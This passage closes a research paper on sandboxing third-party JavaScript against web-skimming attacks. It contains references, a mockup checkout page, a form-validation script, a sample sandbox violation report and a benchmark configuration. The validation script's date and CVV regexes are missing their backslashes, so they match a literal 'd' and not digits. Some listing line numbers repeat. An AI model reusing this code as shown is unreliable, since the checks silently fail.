- [12] BBC News. British Airways fined £20m over data breach. Accessed: Jan. 15, 2024. [Online.] Available: <https://www.bbc.com/news/technology-54568784>, October 2018.
- [13] Yonathan Klijsma. Inside the magecart breach of british airways: How 22 lines of code claimed 380,000 victims. Accessed: Jan. 15, 2024. [Online.] Available: <https://www.riskiq.com/blog/labs/magecart-british-airways-breach/>, September 2018. Archived: <https://web.archive.org/web/20180913231528/https://www.riskiq.com/blog/labs/magecart-british-airways-breach/>.
- [14] Timothy Libert. Exposing the hidden web: An analysis of third-party HTTP requests on 1 million websites. *CoRR*, abs/1511.00619, 2015.
- [15] OWASP. Third party javascript management cheat sheet. Accessed: Jun. 28, 2024. [Online.] Available: https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html.
- [16] Jordan Herman and Yonathan Klijsma. Magecart: The state of a growing threat. Accessed: Jan. 15, 2024. [Online.] Available: <https://www.riskiq.com/wp-content/uploads/2019/10/RiskIQ-Magecart-The-State-of-a-Growing-Threat-100419a.pdf>, October 2019.
- [17] Alanna Titterington. Remove polyfill.io from your website. Accessed: Jul. 31, 2024. [Online.] Available: <https://www.kaspersky.com/blog/polyfill-io-service-supply-chain-attacks/51635/>, July 2024.
- [18] Matthew Prince, John Graham-Cumming, and Michael Tremante. Automatically replacing polyfill.io links with cloudflare’s mirror for a safer internet. Accessed: Jul. 31, 2024. [Online.] Available: <https://blog.cloudflare.com/automatically-replacing-polyfill-io-links-with-cloudflares-mirror-for-a-safer-internet>, June 2024.
- [19] Pedro Fortuna, Pedro Marrucho, and David Alves. Defcon skimming: A new batch of web skimming attacks. Accessed: Jun. 28, 2024. [Online.] Available: <https://jscrambler.com/blog/defcon-skimming-a-new-batch-of-web-skimming-attacks>, December 2022.
- [20] MDN Web Docs. Same-origin policy. Accessed: Jul. 31, 2024. [Online.] Available: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy.
- [21] MDN Web Docs. Content security policy. Accessed: Jul. 31, 2024. [Online.] Available: <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>.
- [22] MDN Web Docs. Subresource integrity. Accessed: Jul. 31, 2024. [Online.] Available: https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity.
- [23] Steven Van Acker and Andrei Sabelfeld. *JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript*, pages 32–86. Springer International Publishing, Cham, 2016.
- [24] Meta. Moving to a modern platform. Accessed: Jan. 15, 2024. [Online.] Available: <https://developers.facebook.com/blog/post/568/>, 2011.

- [25] Google. Caja deprecation notice. Accessed: Jan. 15, 2024. [Online.] Available: <https://github.com/googlearchive/caja#deprecation>, 2021.
- [26] Sergio Maffeis and Ankur Taly. Language-based isolation of untrusted javascript. In *2009 22nd IEEE Computer Security Foundations Symposium*, pages 77–91, 2009.
- [27] Sergio Maffeis, John C. Mitchell, and Ankur Taly. Isolating javascript with filters, rewriting, and wrappers. In Michael Backes and Peng Ning, editors, *Computer Security – ESORICS 2009*, pages 505–522, Berlin, Heidelberg, 2009. Springer Berlin Heidelberg.
- [28] Yo’av Moshe and Andrew Galloni. Zaraz use workers to make third-party tools secure and fast. Accessed: Jun. 28, 2024. [Online.] Available: <https://blog.cloudflare.com/zaraz-use-workers-to-make-third-party-tools-secure-and-fast>, December 2021.
- [29] Charles Reis, John Dunagan, Helen J. Wang, Opher Dubrovsky, and Saher Esmeir. Browser-shield: Vulnerability-driven filtering of dynamic html. *ACM Trans. Web*, 1(3):11–es, September 2007.
- [30] Dachuan Yu, Ajay Chander, Nayeem Islam, and Igor Serikov. Javascript instrumentation for browser security. In *Proceedings of the 34th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL ’07, page 237–249, New York, NY, USA, 2007. Association for Computing Machinery.
- [31] Douglas Crockford. ADsafe: Making JavaScript safe for advertising. Accessed: Jan. 15, 2024. [Online.] Available: <https://www.crockford.com/adsafe/>.
- [32] James Mickens and Matthew Finifter. Jigsaw: Efficient, low-effort mashup isolation. In *3rd USENIX Conference on Web Application Development (WebApps 12)*, pages 13–25, Boston, MA, June 2012. USENIX Association.
- [33] Salvatore Guarnieri and Ben Livshits. Gatekeeper: Mostly static enforcement of security and reliability policies for javascript code. In *Proceedings of the 18th USENIX Security Symposium*, pages 151–168, January 2009.
- [34] Matthew Finifter, Joel Weinberger, and Adam Barth. Preventing capability leaks in secure javascript subsets. In *Proceedings of the Network and Distributed System Security Symposium*, January 2010.
- [35] Trevor Jim, Nikhil Swamy, and Michael Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *Proceedings of the 16th International Conference on World Wide Web*, WWW ’07, page 601–610, New York, NY, USA, 2007. Association for Computing Machinery.
- [36] L. A. Meyerovich and B. Livshits. Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser. In *2010 IEEE Symposium on Security and Privacy (SP)*, pages 481–496, Los Alamitos, CA, USA, May 2010. IEEE Computer Society.
- [37] Steven Van Acker, Philippe De Ryck, Lieven Desmet, Frank Piessens, and Wouter Joosen. Webjail: least-privilege integration of third-party components in web mashups. In *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC ’11, page 307–316, New York, NY, USA, 2011. Association for Computing Machinery.

- [38] Tongbo Luo and Wenliang Du. Contego: Capability-based access control for web browsers. In Jonathan M. McCune, Boris Balacheff, Adrian Perrig, Ahmad-Reza Sadeghi, Angela Sasse, and Yolanta Beres, editors, *Trust and Trustworthy Computing*, pages 231–238, Berlin, Heidelberg, 2011. Springer Berlin Heidelberg.
- [39] MDN Web Docs. <iframe>: The inline frame element. Accessed: Jan. 15, 2024. [Online.] Available: <https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe>.
- [40] MDN Web Docs. Window: postMessage() method. Accessed: Jan. 15, 2024. [Online.] Available: <https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage>.
- [41] Mike Ter Louw, Karthik Thotta Ganesh, and V.N. Venkatakrishnan. AdJail: Practical enforcement of confidentiality and integrity policies on web advertisements. In *19th USENIX Security Symposium (USENIX Security 10)*, Washington, DC, August 2010. USENIX Association.
- [42] Leo A. Meyerovich, Adrienne Porter Felt, and Mark S. Miller. Object views: Fine-grained sharing in browsers. In *Proceedings of the 19th International Conference on World Wide Web, WWW '10*, page 721–730, New York, NY, USA, 2010. Association for Computing Machinery.
- [43] MDN Web Docs. Web Workers API. Accessed: Jan. 15, 2024. [Online.] Available: https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API.
- [44] Lon Ingram and Michael Walfish. Treehouse: Javascript sandboxes to help web developers help themselves. In *2012 USENIX Annual Technical Conference (USENIX ATC 12)*, pages 153–164, Boston, MA, June 2012. USENIX Association.
- [45] Partytown. Run third-party scripts from a web worker. Accessed: Jan. 15, 2024. [Online.] Available: <https://partytown.builder.io/>.
- [46] MDN Web Docs. Proxy. Accessed: Jun. 28, 2024. [Online.] Available: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Proxy.
- [47] MDN Web Docs. XmlHttpRequest. Accessed: Jan. 15, 2024. [Online.] Available: <https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest>.
- [48] MDN Web Docs. Service Worker API. Accessed: Jan. 15, 2024. [Online.] Available: https://developer.mozilla.org/en-US/docs/Web/API/Service_Worker_API.
- [49] MDN Web Docs. Atomics. Accessed: Jan. 15, 2024. [Online.] Available: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Atomics.
- [50] MDN Web Docs. Object.defineProperty(). Accessed: Jun. 28, 2024. [Online.] Available: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty.
- [51] Ecma International, Technical Committee 39. ShadowRealm API - stage 3 draft. Accessed: Jun. 28, 2024. [Online.] Available: <https://tc39.es/proposal-shadowrealm/>.

- [52] Leo Balter. [Stage 3] Web APIs to be exposed to ShadowRealms. Accessed: Jul. 31, 2024. [Online.] Available: <https://github.com/tc39/proposal-shadowrealm/issues/393>, January 2024.
- [53] Keith Adams and Ole Agesen. A comparison of software and hardware techniques for x86 virtualization. In *Proceedings of the 12th International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS XII, page 2–13, New York, NY, USA, 2006. Association for Computing Machinery.
- [54] MDN Web Docs. Reflect. Accessed: Jun. 28, 2024. [Online.] Available: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Reflect.
- [55] MDN Web Docs. Performance. Accessed: Jul. 31, 2024. [Online.] Available: <https://developer.mozilla.org/en-US/docs/Web/API/Performance>.
- [56] W3Techs. Accessed: Jun. 28, 2024. [Online.] Available: <https://w3techs.com/technologies>, June 2024.

Appendix A

Validation and Evaluation

A.1 Experimental Setup

A.1.1 Mockup Website

Listing A.1 shows the HTML code for the mockup website used in the evaluation.

```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <meta charset="UTF-8">
6   <title>Check out panel</title>
7   <link rel="stylesheet" href="./style.css">
8 </head>
9
10 <body>
11   <form class="checkout-panel" method="post">
12     <div class="panel-body">
13       <h2 class="title">Checkout here!</h2>
14       <div class="progress-bar">
15         <div class="step active"></div>
16         <div class="step active"></div>
17         <div class="step"></div>
18         <div class="step"></div>
19       </div>
20       <div class="payment-method">
21         <label for="card" class="method card blue-border">
22           <div class="card-logos">
23             
25             
27           </div>
28           <div class="radio-input">
```

```

27     <input id="card" type="radio" name="payment" value="card" checked>
28     Pay $19.99 with credit card
29   </div>
30 </label>
31 <label for="paypal" class="method paypal">
32   
34   <div class="radio-input">
35     <input id="paypal" type="radio" name="payment" value="paypal">
36     Pay $19.99 with PayPal
37   </div>
38 </label>
39 </div>
40 <div class="input-fields">
41   <div class="column-1">
42     <label for="cardholder">Name</label>
43     <input type="text" id="cardholder" name="cardholder" />
44     <div class="small-inputs">
45       <div>
46         <label for="date">Valid date</label>
47         <input type="text" id="date" placeholder="MM/YY" name="date" />
48       </div>
49       <div>
50         <label for="verification">CVV / CVC *</label>
51         <input type="text" id="verification" name="verification" />
52       </div>
53     </div>
54   <div class="column-2">
55     <label for="cardnumber">Card Number</label>
56     <input type="text" id="cardnumber" name="cardnumber" />
57     <span class="info">* CVV or CVC is the card security code, unique three
58       digits number on the back of your card
59       separate from its number.</span>
60   </div>
61 </div>
62 <div class="panel-footer">
63   <button class="btn back-btn">Back</button>
64   <button class="btn next-btn" type="submit">Next Step</button>
65 </div>
66 </form>
67 </body>
68
69 </html>

```

Listing A.1: HTML code for the mockup website.

A.2 Practical Attack Scenarios

A.2.1 Original Script

Listing A.2 shows the original script used for form validation in the checkout panel.

```
1  const form = document.querySelector(".checkout-panel");
2  const cardholder = document.getElementById("cardholder");
3  const date = document.getElementById("date");
4  const cardnumber = document.getElementById("cardnumber");
5  const verification = document.getElementById("verification");
6
7  form.addEventListener("submit", function (e) {
8    e.preventDefault();
9
10   // Check if the cardholder name is not empty
11   if (cardholder.value === "") {
12     alert("Please fill in the cardholder name");
13     return;
14   }
15
16   // Check if the date is in the correct format
17   if (!/^d{2}\/d{2}$/.test(date.value)) {
18     alert("Please fill in a valid date");
19     return;
20   }
21
22   // Check if the date is in the future
23   const [month, year] = date.value.split("/");
24   const currentDate = new Date();
25   const currentYear = currentDate.getFullYear() % 100;
26   const currentMonth = currentDate.getMonth() + 1;
27
28   if (year < currentYear || (year == currentYear && month < currentMonth)) {
29     alert("Please fill in a date in the future");
30     return;
31   }
32
33   // Check if the verification number has the correct length
34   if (!/^d{3}$/.test(verification.value)) {
35     alert("Please fill in a valid verification number");
36     return;
37   }
38
39   // Check the card number through an API request
40   fetch("https://example.com/api/validate-card", {
41     method: "POST",
42     body: JSON.stringify({ cardnumber: cardnumber.value }),
43   })
```

```

44     .then((response) => response.json())
45     .then((data) => {
46         if (!data.valid) {
47             alert("Please fill in a valid card number");
48             return;
49         }
50
51         form.submit();
52     });
53 });

```

Listing A.2: Original script used for form validation.

A.2.2 Webhook Report Request

Figure A.1 shows an example of a web hook receiving a violation report. Besides the violation report, the webhook also has information about the browser's user agent and the address of the client, which may help in recreating the attack conditions.

The screenshot displays a web browser interface for viewing a webhook report. The main content area is divided into several sections:

- Request Details:** Shows the request method (POST), URL, host, date, size, time, ID, and a note.
- Headers:** Lists various headers such as priority, sec-fetch-site, sec-fetch-mode, sec-fetch-dest, origin, content-length, content-type, referer, accept-encoding, accept-language, accept, user-agent, and host.
- Query strings:** Shows (empty).
- Form values:** Shows (empty).
- Raw Content:** Displays the raw JSON content of the request, which includes the origin, action, and values (object, prop).

The Raw Content section shows the following JSON structure:

```

{
  "origin": "http://localhost:3000",
  "action": "get",
  "values": {
    "obj": "<input type='text' id='secret-input' name='secret-input'>",
    "prop": "value"
  }
}

```

Figure A.1: Example of a web hook receiving a violation report.

A.3 Performance Benchmarks

A.3.1 Benchmarks Configuration

Listing A.3 shows the configuration used for the performance benchmarks.

```
1  const benchmarks = [];  
2  
3  const titleElement = document.querySelector(".title");  
4  const scriptElement = document.createElement("script");  
5  
6  // Benchmarks to be executed  
7  benchmarks.push(  
8    {  
9      name: "Get properties",  
10     action: () => {  
11       document.title;  
12       document.body;  
13       titleElement.innerHTML;  
14       scriptElement.src;  
15     },  
16     runs: 10000,  
17   },  
18   {  
19     name: "Set properties",  
20     action: () => {  
21       document.title = "New title";  
22       titleElement.innerHTML = "New content";  
23       titleElement.hidden = true;  
24       scriptElement.async = true;  
25     },  
26     runs: 10000,  
27   },  
28   {  
29     name: "Apply functions",  
30     action: () => {  
31       scriptElement.getAttribute("type");  
32       scriptElement.setAttribute("src", "");  
33       document.querySelectorAll("div");  
34       document.getElementById("cardnumber");  
35     },  
36     runs: 10000,  
37   }  
38 );
```

Listing A.3: Configuration used for the performance benchmarks.